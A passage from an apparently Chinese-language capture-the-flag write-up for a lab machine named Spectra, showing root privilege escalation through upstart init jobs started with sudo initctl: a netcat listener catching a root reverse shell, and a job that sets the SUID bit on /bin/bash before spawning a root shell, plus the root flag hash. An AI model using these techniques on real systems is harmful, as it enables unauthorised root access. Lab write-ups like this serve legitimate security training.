    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
katie@spectra /etc/init $ 
```

```
┌──(kali㉿kali)-[~]
└─$ su -
密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.229] 38272
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# uname -a
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_
64 Intel(R) Xeon(R) Gold 5218 CPU @ 2.30GHz GenuineIntel GNU/L
inux
# 
```

提權二：


修改/bin/bash權限



```
start on filesystem or runlevel [2345]
stop on shutdown

script

    chmod +s /bin/bash

end script
```


執行後，查看是否有修改

並執行特權



```
katie@spectra /etc/init $ sudo initctl start test1
test1 start/running, process 29137
katie@spectra /etc/init $ ls -l /bin/bash
-rwsr-sr-x 1 root root 551984 Dec 22  2020 /bin/bash
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# whoami
root
bash-4.3# 
```

root flag



```
c# at root.txt
d44519713b889d5e1f9e536d0c6df2fc
```